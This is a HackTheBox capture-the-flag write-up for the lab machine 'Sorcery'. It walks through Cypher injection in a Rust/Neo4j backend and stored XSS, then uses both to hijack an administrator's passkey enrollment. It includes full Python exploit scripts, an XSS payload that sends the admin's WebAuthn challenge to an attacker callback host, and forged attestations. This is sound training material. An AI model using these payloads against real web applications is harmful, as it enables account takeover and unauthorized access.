



HACKTHEBOX



Sorcery

25th April 2026

Prepared By: amra

Machine Author: tomadimitrie

Difficulty: **Insane**

Synopsis

`sorcery` is a Linux machine that starts with an HTTPS web application. The web application is open source and gives an attacker full access to the application's code, including the authentication flow, passkey enrollment, and internal debug functionality. After registering, source code review reveals a custom Rust `Model` derive macro that builds `Neo4j` Cypher queries using string formatting. However, it does not use proper validation, leading to Cypher injection that allows an attacker to register a `seller` account. With a seller account, the attacker can create a product that is automatically visited by an administrator. The product description is rendered with `dangerouslySetInnerHTML`, resulting in stored XSS. By abusing this attack vector, the attacker can register a passkey and log in as the `admin` user. As an administrator, additional features become available. Some blog posts reveal that the user `tom_summers` is susceptible to phishing attacks. The attacker needs to craft a highly intricate phishing chain to trick `tom_summers` into logging in so as to capture his credentials. To achieve this, the attacker exploits an SSRF primitive through the debug page to leak CA certificates from an `ftp` server, register a `.sorcery.htb` subdomain through Kafka, and send the final email.

Privilege escalation begins by discovering an `xvfb` display and a `mousepad` process running as `tom_summers_admin`. By capturing an image of that buffer, the attacker exfiltrates the password for `tom_summers_admin`. From there, Docker is configured to use a custom credential helper, and `sudo -l` permits running `docker login` and `strace` as `rebecca_smith`. By leveraging this combination, the

attacker finds the password of the user `rebecca_smith` however, she is configured to use One Time Passwords (OTPs) as an added layer of security. By reversing the binary and extracting the OTP generation logic, the attacker is able to dump the Docker registry and find credentials for the user `donna_adams`. This user is a member on the `main` FreeIPA realm. Finally, the attacker can change the password of `ash_winter` over LDAP and grant the user extremely permissive `sudo` rules, thus allowing escalation to `root`.

Skills Required

- Web Enumeration
- Source Code Review
- Cypher Injection
- WebAuthn and Passkey Concepts
- SSRF
- Protocol Analysis
- Reverse Engineering
- Linux Enumeration

Skills Learned

- Exploiting Cypher Injection
- Abusing Stored XSS
- Emulating WebAuthn
- FTP, Kafka, and SMTP through an SSRF primitive
- FreeIPA Enumeration

Enumeration

Nmap

A quick scan shows that only `SSH` and `HTTPS` are exposed externally.

```
$ ports=$(nmap -p- --min-rate=1000 -T4 10.129.24.35 | grep ^[0-9] | cut -d '/' -f 1 | tr
'\n' ',' | sed s/,,$//)
$ nmap -p$ports -sC -sV 10.129.24.35
```

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:			
256 79:93:55:91:2d:1e:7d:ff:f5:da:d9:8e:68:cb:10:b9 (ECDSA)			
_ 256 97:b6:72:9c:39:a9:6c:dc:01:ab:3e:aa:ff:cc:13:4a (ED25519)			
443/tcp	open	ssl/http	nginx 1.27.1
_ssl-date: TLS randomness does not represent time			
_http-title: Did not follow redirect to https://sorcery.htb/			
_http-server-header: nginx/1.27.1			
_tls-alpn:			

```
| http/1.1
| http/1.0
|_ http/0.9
| ssl-cert: Subject: commonName=sorcery.htb
| Not valid before: 2024-10-31T02:09:11
|_ Not valid after: 2052-03-18T02:09:11
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


The certificate common name reveals the hostname `sorcery.htb`, so we add it to our `/etc/hosts` file.

```
$ echo "10.129.24.35 sorcery.htb" | sudo tee -a /etc/hosts
```

Initial Foothold

HTTPS - Port 443


Visiting `https://sorcery.htb` redirects us to the login page on `/auth/login`. The application supports classic username/password login, passkey login, and registration.




The landing page also links to a `Gitea` repository, so we need to add that to our `/etc/hosts` file as well.

```
$ echo "10.129.24.35 git.sorcery.htb" | sudo tee -a /etc/hosts
```

Upon visiting the `Gitea` page, we notice that it contains the website source code.



Reviewing the repository, we find an issue explaining that the backend previously exposed database statement injection and that most calls were migrated to safer database operations.



Let's start by creating a normal account. The registration form includes an optional registration key that is only required for `seller` accounts, so we initially register without it.

Login

Passkey

Register

Username

test

Password

••••


Registration Key (only for sellers)

Registration Key

Register

We ❤️ open source!
Check out [our repo](#)

After logging in, we reach an online store containing magical items.



The profile page on the bottom left shows our generated UUID, username, user type, and login type. It also hints that some features are only available to `sellers` or `administrators`, and exposes an `Enroll Passkey` option that we should take note of.

Profile

ID: 07aeba46-1310-47af-9f30-deb362898b73

Username: test

User Type: Client

Login Type: Password

 **Enroll Passkey**



Heads up!

Some features are only available for sellers or admins.

Since we have access to the source code of the website, we can start reviewing it in search of possible vulnerabilities that we could exploit.

Cypher Injection

Starting with the login route, we notice that it uses static functions on the `User` struct, such as

`User::get_by_username`.

```
// infrastructure/backend/src/api/auth/login.rs
#[post("/login", data = "<data>")]
pub async fn login<'r>(<
    data: Validated<Json<Request<'r>>>,
    cookies: &CookieJar<'_>,
> -> Result<Json<Response>, AppError> {
    let Request { username, password } = data.into_inner().into_inner();

    let user = match User::get_by_username(username.to_owned()).await {
        Some(user) => user,
        None => return Err(AppError::NotFound),
    };
};
```

Let's inspect the `User` model.

```
// infrastructure/backend/src/db/models/user.rs
use backend_macros::Model;
<SNIP>
#[derive(Model, Debug, Deserialize)]
pub struct User {
    pub id: String,
    pub username: String,
    pub password: String,
    #[transient(fetch = "fetch_privilege_level", save = "save_privilege_level")]
    pub privilege_level: UserPrivilegeLevel,
}
```

```

impl User {
    pub fn fetch_privilege_level(id: String) -> UserPrivilegeLevel {
        *PRIVILEGES
            .lock()
            .unwrap()
            .privileges
            .get(&id)
            .unwrap_or(&UserPrivilegeLevel::Client)
    }

    pub fn save_privilege_level(&self) {
        PRIVILEGES
            .lock()
            .unwrap()
            .privileges
            .insert(self.id.clone(), self.privilege_level);
    }
}

```

It seems like some static functions are defined on the `User` struct. To find their implementation, we look at the `backend-macros` folder. In `Rust`, macros can define functions on structs.

```

// infrastructure/backend-macros/src/lib.rs
<SNIP>
let get_functions = fields.iter().map(|&FieldWithAttributes { field, .. }| {
    let name = field.ident.as_ref().unwrap();
    let type_ = &field.ty;
    let name_string = name.to_string();
    let function_name = syn::Ident::new(
        &format!("get_by_{}", name_string),
        proc_macro2::Span::call_site(),
    );

    quote! {
        pub async fn #function_name(#name: #type_) -> Option<Self> {
            let graph = crate::db::connection::GRAPH.get().await;
            let query_string = format!(
                r#"MATCH (result: {}) {{ {}: "{}" }} RETURN result"#,
                #struct_name, #name_string, #name
            );
            let row = match graph.execute(
                ::neo4rs::query(&query_string)
            ).await.unwrap().next().await {
                Ok(Some(row)) => row,
                _ => return None
            };
            Self::from_row(row).await
        }
    }
});

```

```

let save_function = quote! {
    pub async fn save(&self) -> &Self {
        #(#save_defs)*
        let graph = crate::db::connection::GRAPH.get().await;
        let mut tx = graph.start_txn().await.unwrap();
        let query_string = format!(
            "CREATE (result: {} {{ {} }})",
            #struct_name, #properties
        );
        tx.run(
            ::neo4rs::query(&query_string)
                #(#parameters)*
        ).await.unwrap();
        tx.commit().await.unwrap();
        self
    }
};
<SNIP>

```

For example, on each struct it defines a function for every field that implements `Model`, which fetches the first item that equals a certain value. That database syntax is from `Neo4j`, which uses the `Cypher` language. Similar to `SQL`, drivers use prepared statements to avoid language injection. However, the function we are looking at uses the `format!` macro to prepare the query, whereas the `save_function` uses the `#parameters`. We have identified a `Cypher` injection in `get_` functions.

Our task now is to find where these functions are actually called. The obvious places are `login` and `register`. Indeed, they use `User::get_by_username`, but the request validates the username as alphanumeric only.

```

#[derive(Deserialize, Validate, FromForm)]
#[serde(crate = "rocket::serde")]
pub struct Request<'r> {
    #[validate(custom(function = "validate_username"))]
    username: &'r str,
    password: &'r str,
}

pub(crate) fn validate_username(username: &str) -> Result<(), ValidationError> {
    Regex::new(r#"^[a-zA-Z0-9]+$"#)
        .unwrap()
        .is_match(username)
        .then_some(())
        .ok_or(ValidationError::new("invalid username"))
}

```

Another route, `get_one.rs`, fetches products by ID and does not validate the ID before calling the generated model function.

```

// infrastructure/backend/src/api/products/get_one.rs
#[derive(Serialize)]

```

```

struct Response {
    product: Product,
}

#[get("/<id>")]
pub async fn get_one(guard: RequireClient, id: &str) -> Result<Json<Response>, AppError> {
    let product = match Product::get_by_id(id.to_owned()).await {
        Some(product) => product,
        None => return Err(AppError::NotFound),
    };

    if !product.should_show_for_user(&guard.claims) {
        return Err(AppError::NotFound);
    }

    Ok(Json(Response { product }))
}

```

We can prove the injection point by appending a double quote to a product URL:

```
https://sorcery.htb/dashboard/store/96c9a48f-6f5e-495c-95ea-fc48e72c0e90"
```

Application error: a server-side exception has occurred (see the server logs for more information).

Digest: 604999825

The application crashes, confirming that we can exploit a `Cypher` injection at this endpoint. Let's investigate a bit more to find out what we can actually retrieve from the database.

The application configuration stores a `registration_key` in a `Config` node. The key allows an account to register as a `seller`.

```

// infrastructure/backend/src/db/connection.rs
#[derive(Deserialize, Model)]
struct Config {
    is_initialized: bool,
    registration_key: String,
}

pub async fn migrate(graph: &Graph) {
    let mut configs = Config::get_all().await;
    let config = if !configs.is_empty() {
        configs.remove(0)
    } else {
        let config = Config {
            is_initialized: false,
            registration_key: Uuid::new_v4().to_string(),
        };
        config.save().await;
    }
}

```

```

    config
};

if config.is_initialized {
    return;
}

initial_data().await;

let mut tx = graph.start_txn().await.unwrap();
tx.run(query(
    "MATCH (config: Config) SET config.is_initialized = true",
))
.await
.unwrap();
tx.commit().await.unwrap();
}

```

The backend query normally looks like this:

```
MATCH (result: Product { id: "<id>" }) RETURN result
```

The product ID is the injection point. We can use `UNION` to return a real `Product` node while replacing the `name` field with `config.registration_key`.

```

" }) return result
union all
match (product: Product)
match (config: Config)
return product { .*, name: config.registration_key } as result //

```

We URL-encode the payload and request the product page. The product name in the response contains the registration key. A thing to note before we write our exploit is that the frontend uses `Next.js`, which has a unique approach to API routes. The actual route handler is defined by the `Next-Action` header, which we can get by intercepting the API route we want to call.

```

# cypher.py
import json
import random
import re
import urllib.parse

import requests

url = "https://sorcery.htb"

next_actions = {
    "login": "7abc1d84ff816e8d6965b2132e8011685a8c9917",
    "register": "cc5a75671722b7fa3634cb7cc01d2022f9d19e5b",
}

```

```

def register(username, password, registration_key=None):
    request = requests.post(
        f"{url}/auth/register",
        json=[username, password, registration_key],
        headers={"Next-Action": next_actions["register"]},
        verify=False,
    )
    request.raise_for_status()

def login(username, password):
    request = requests.post(
        f"{url}/auth/login",
        json=[username, password],
        headers={"Next-Action": next_actions["login"]},
        verify=False,
    )
    request.raise_for_status()
    return json.loads(request.text.split("\n")[1][2:])[ "result" ][ "token" ]

username = f"user{random.randint(0, 10000)}"
password = username

print(f"[*] Creating client account {username}")
register(username, password)
token = login(username, password)

print("[*] Stealing registration key")
product = ' ' return result union all match (product: Product) match (config: Config)
return product { .*, name: config.registration_key } as result // '
product = urllib.parse.quote(product, safe="")

request = requests.get(
    f"{url}/dashboard/store/{product}",
    cookies={"token": token},
    verify=False,
)
request.raise_for_status()

key = re.search(r'<p class="text-3xl">([a-zA-Z0-9-]+)</p>', request.text).group(1)
print(f"[+] Registration key: {key}")
username = f"user{random.randint(0, 10000)}"
password = username
print(f"[*] Creating seller account {username}")
register(username, password, key)

```

We run our exploit and we get a `seller` user.


Note: The password is the same as the new username.

```
$ python3 cypher.py
```

```
[*] Creating client account user1360
[*] Stealing registration key
[+] Registration key: dd05d743-b560-45dc-9a09-43ab18c7a513
[*] Creating seller account user1360
```

Stored XSS

After becoming a `seller`, a new feature becomes available: `New Product`.



New Product >

Name

Description

Create

The form is pretty simple, so let's check what it does in the backend. The backend handler queues the newly created product to be visited by an `administrator`.

```
// infrastructure/backend/src/api/products/insert.rs
let semaphore = browser_store.semaphore.clone();
tokio::task::spawn(async move {
    let _permit = semaphore.acquire().await.unwrap();

    let url = format!("{}/dashboard/store/{}", &INTERNAL_FRONTEND, product.id);
    println!("[*] New request to visit {}", url);

    let launch_options = LaunchOptions {
        port: Some(rand::thread_rng().gen_range(8000..9000)),
        sandbox: false,
        ..Default::default()
    };
    let browser = Browser::new(launch_options).unwrap();
    let tab = browser.new_tab().unwrap();

    // The tab then visits the newly created product as the admin.
});
```

The frontend renders the product description with `dangerouslySetInnerHTML`, meaning the description is not sanitized by `React`.

```
// infrastructure/frontend/src/app/dashboard/store/[product]/page.tsx
<CardContent className="flex flex-col flex-1">
  <p
    className="mb-4 text-xl"
    dangerouslySetInnerHTML={{
      __html: product.description,
    }}
  />
</CardContent>
```

We have found a potential stored `xss` vulnerability. Unfortunately, we can't just steal the `administrator's` cookie because it's marked `HttpOnly`, so `JavaScript` cannot simply read it and exfiltrate it.

```
// infrastructure/frontend/src/entity/user-server.ts
"use server";

import { cookies } from "next/headers";

export async function setCookieServer(key: string, value: string) {
  cookies().set(key, value, {
    httpOnly: true,
  });
}
```

The `administrator's` `JWT` also contains useful permissions. The token allows access to arbitrary product pages and the `WebAuthn` passkey registration routes.

```
// infrastructure/backend/src/api/products/insert.rs
let claim = UserClaims {
  id: user.id,
  username: user.username.to_owned(),
  privilege_level: user.privilege_level,
  with_passkey: true,
  only_for_paths: Some(vec![
    r"^\/api\/product\/[a-zA-Z0-9-]+$.to_string(),
    r"^\/api\/webauthn\/passkey\/register\/start$.to_string(),
    r"^\/api\/webauthn\/passkey\/register\/finish$.to_string(),
  ]),
  exp: SystemTime::now()
    .add(Duration::from_secs(60))
    .duration_since(UNIX_EPOCH)
    .unwrap()
    .as_secs() as usize,
};
```

That means we can use the `administrator's` browser to perform authenticated passkey enrollment on our behalf.

The normal passkey registration flow works like this:

- The server sends a random challenge to the browser.
- The browser invokes an authenticator through `navigator.credentials.create`.
- The authenticator generates a key pair, signs the challenge, and returns an attestation containing the public key.
- The server stores the public key for the user.

In this case, we do not need physical user interaction. The `administrator's` browser only needs to request the challenge and submit the final attestation. We can generate the authenticator response ourselves with [soft-webauthn](#).

After some trial and error, we will find that the default branch is not usable in our case because we will find our passkeys are getting rejected. The reason behind this is that the `"userVerification": "required"` flag must be set on the challenge. For that reason, we can use a [pull request](#) from the machine author that addresses this issue.

The final exploit flow that we are going to implement is the following:

1. Create a `Flask` server to receive the relying-party (server) challenge.
2. Inject `xss` that calls the passkey registration start action from the `administrator's` browser.
3. Send the challenge to the `Flask` server.
4. Generate a valid attestation with `soft-webauthn` and the required flags.
5. Return the attestation to the `xss` payload.
6. Finish passkey registration as the `administrator`.
7. Use the attacker-owned passkey to authenticate as `admin`.

First, we extend the `Next-Action` table.

```
next_actions = {
    "login": "7abc1d84ff816e8d6965b2132e8011685a8c9917",
    "register": "cc5a75671722b7fa3634cb7cc01d2022f9d19e5b",
    "new-product": "e43c0e68ecc317131dbfa2479dcbffc95b724cc4",
    "passkey-register-start": "062f18334e477c66c7bf63928ee38e241132fab",
    "passkey-register-finish": "60971a2b6b26a212882926296f31a1c6d7373dfa",
    "passkey-login-start": "1efff30d879f3aea7d899128311edf11046f4a10",
    "passkey-login-finish": "5aa9f80bc40bd5a48cfafdb9fff8913dfa09619f",
}
```

Then, we craft a helper function that creates a malicious product.

```
def new_product(xss, token):
    request = requests.post(
        f"{url}/dashboard/new-product",
        json=["a", xss],
        headers={"Next-Action": next_actions["new-product"]},
        cookies={"token": token},
        verify=False,
    )
    request.raise_for_status()
```

Because `WebAuthn` responses contain raw bytes, we convert byte strings to URL-safe `base64` before returning `JSON` to the `xss` payload.

```
from base64 import urlsafe_b64encode

def convert(dict_):
    for key, value in dict_.items():
        if isinstance(value, dict):
            convert(value)
        elif isinstance(value, bytes):
            dict_[key] = urlsafe_b64encode(value).decode()
```

Then we use `xss` to request the challenge, generate the attestation locally, and submit it back from the `administrator` context. We can build a super-script that does all the exploitation so far and gives us an `administrator` token that we can use.

```
# cypher_key.py
import requests
import random
import urllib.parse
import json
import re
import time
import os
from pprint import pprint
from soft_webauthn import SoftWebauthnDevice, AuthenticatorDataFlags
from base64 import urlsafe_b64encode, urlsafe_b64decode, b64decode
import threading
from werkzeug.serving import make_server
from flask import Flask, request as flask_request
from flask_cors import CORS, cross_origin
import urllib3

urllib3.disable_warnings(category=urllib3.exceptions.InsecureRequestWarning)

next_actions = {
    "login": "7abc1d84ff816e8d6965b2132e8011685a8c9917",
    "register": "cc5a75671722b7fa3634cb7cc01d2022f9d19e5b",
    "new-product": "e43c0e68ecc317131dbfa2479dcbffc95b724cc4",
    "passkey-register-start": "062f18334e477c66c7bf63928ee38e241132fab",
}
```

```

    "passkey-register-finish": "60971a2b6b26a212882926296f31a1c6d7373dfa",
    "passkey-login-start": "1efff30d879f3aea7d899128311edf11046f4a10",
    "passkey-login-finish": "5aa9f80bc40bd5a48cfafdb9fff8913dfa09619f",
}

```

```

xss_callback_url = "http://10.10.14.65:1234"

```

```

def convert(dict_):
    for key, value in dict_.items():
        if isinstance(value, dict):
            convert(value)
        elif isinstance(value, bytes):
            dict_[key] = urlsafe_b64encode(value).decode()

```

```

def register(username, password, registration_key=None):
    request = requests.post(
        f"{url}/auth/register",
        json=[username, password, registration_key],
        headers={"Next-Action": next_actions["register"]},
        verify=False,
    )
    request.raise_for_status()

```

```

def login(username, password):
    request = requests.post(
        f"{url}/auth/login",
        json=[username, password],
        headers={"Next-Action": next_actions["login"]},
        verify=False,
    )
    request.raise_for_status()
    token = json.loads(request.text.split("\n")[1][2:])[ "result" ][ "token" ]
    return token

```

```

def new_product(xss, token):
    request = requests.post(
        f"{url}/dashboard/new-product",
        json=[ "a", xss ],
        headers={"Next-Action": next_actions["new-product"]},
        cookies={"token": token},
        verify=False,
    )
    request.raise_for_status()

```

```

class ServerThread(threading.Thread):
    def __init__(self, app):
        threading.Thread.__init__(self)
        self.server = make_server('0.0.0.0', 1234, app)
        self.ctx = app.app_context()
        self.ctx.push()

    def run(self):

```

```

        self.server.serve_forever()

    def shutdown(self):
        self.server.shutdown()

url = "https://sorcery.htb"
username = f"user{random.randint(0, 10000)}"
password = username

print(f"[*] Creating client account {username}")
register(username, password)
token = login(username, password)

print(f"[*] Stealing registration key")
product = ' " }) return result union all match (product: Product) match (config: Config)
return product { .*, name: config.registration_key } as result // '
product = urllib.parse.quote(product, safe="")
request = requests.get(
    f"{url}/dashboard/store/{product}",
    cookies={"token": token},
    verify=False,
)
request.raise_for_status()
data = request.text
key = re.search(r'<p class="text-3xl">([a-zA-Z0-9-]+)</p>', data).group(1)
print(f"[+] Registration key: {key}")

username = f"seller{random.randint(0, 10000)}"
password = username

print(f"[*] Creating seller account {username}")
register(username, password, key)
token = login(username, password)

xss_1 = f"""
<script>
fetch("/dashboard/profile", {{
    method: "POST",
    body: '[]',
    headers: {{
        "Next-Action": "{next_actions['passkey-register-start']}",
    }},
}})
.then((response) => response.text())
.then((text) => {{
    fetch("{xss_callback_url}", {{
        method: "POST",
        body: text,
    }})
    .then((response) => response.json())
    .then((json) => {{
        fetch("/dashboard/profile", {{

```

```

        method: "POST",
        body: JSON.stringify([json]),
        headers: {{
            "Next-Action": "{next_actions['passkey-register-finish']}",
        }},
    })
    .then(() => {{
        fetch("{xss_callback_url}/done");
    }});
    });
});
</script>
"""

new_product(xss_1, token)

flask = Flask(__name__)
CORS(flask)

challenge = None
device = SoftWebauthnDevice()

event = threading.Event()

@flask.route("/done")
def done():
    print("[+] Server done")
    event.set()
    return ""

@flask.route("/", methods=["POST"])
@cross_origin()
def run():
    print("[*] Got request")
    global challenge
    challenge = flask_request.data.decode()
    challenge = json.loads(challenge.split("\n")[1][2:])[ "result" ][ "challenge" ]
    print("[+] RP challenge:")
    pprint(challenge, indent=4)
    challenge_public_key = challenge[ "publicKey" ]
    challenge_public_key[ "challenge" ] =
urlsafe_b64decode(challenge_public_key[ "challenge" ] + "==")

    attestation = device.create(
        challenge,
        f"https://sorcery.htb",
        flags=[
            AuthenticatorDataFlags.ATTESTED_CREDENTIAL_DATA_INCLUDED,
            AuthenticatorDataFlags.USER_PRESENT,
            AuthenticatorDataFlags.USER_VERIFIED
        ]
    )

```

```

    print("[+] Attestation:")
    pprint(attestation, indent=4)
    convert(attestation)
    print("[+] Converted attestation:")
    pprint(attestation, indent=4)

    return attestation

print(f"[*] Starting server")
flask_thread = ServerThread(flask)
flask_thread.start()

print(f"[*] Waiting for event")
event.wait()
flask_thread.shutdown()

print("[*] Starting passkey auth flow")
request = requests.post(
    f"{url}/auth/login",
    json=["admin"],
    headers={"Next-Action": next_actions["passkey-login-start"]},
    cookies={"token": token},
    verify=False,
)
request.raise_for_status()
challenge = json.loads(request.text.split("\n")[1][2:])[ "result" ][ "challenge" ]
print("[+] Challenge:")
pprint(challenge, indent=4)
challenge_public_key = challenge[ "publicKey" ]
challenge_public_key[ "challenge" ] = urlsafe_b64decode(challenge_public_key[ "challenge" ] +
"==")

credential = device.get(
    challenge,
    f"https://sorcery.htb",
    flags=[AuthenticatorDataFlags.USER_VERIFIED, AuthenticatorDataFlags.USER_PRESENT]
)
print("[*] Credential:")
pprint(credential)
convert(credential)
print("[+] Converted credential:")
pprint(credential)

print("[*] Logging in with passkey")
request = requests.post(
    f"{url}/auth/login",
    json=["admin", credential],
    headers={"Next-Action": next_actions["passkey-login-finish"]},
    cookies={"token": token},
    verify=False,
)
request.raise_for_status()

```

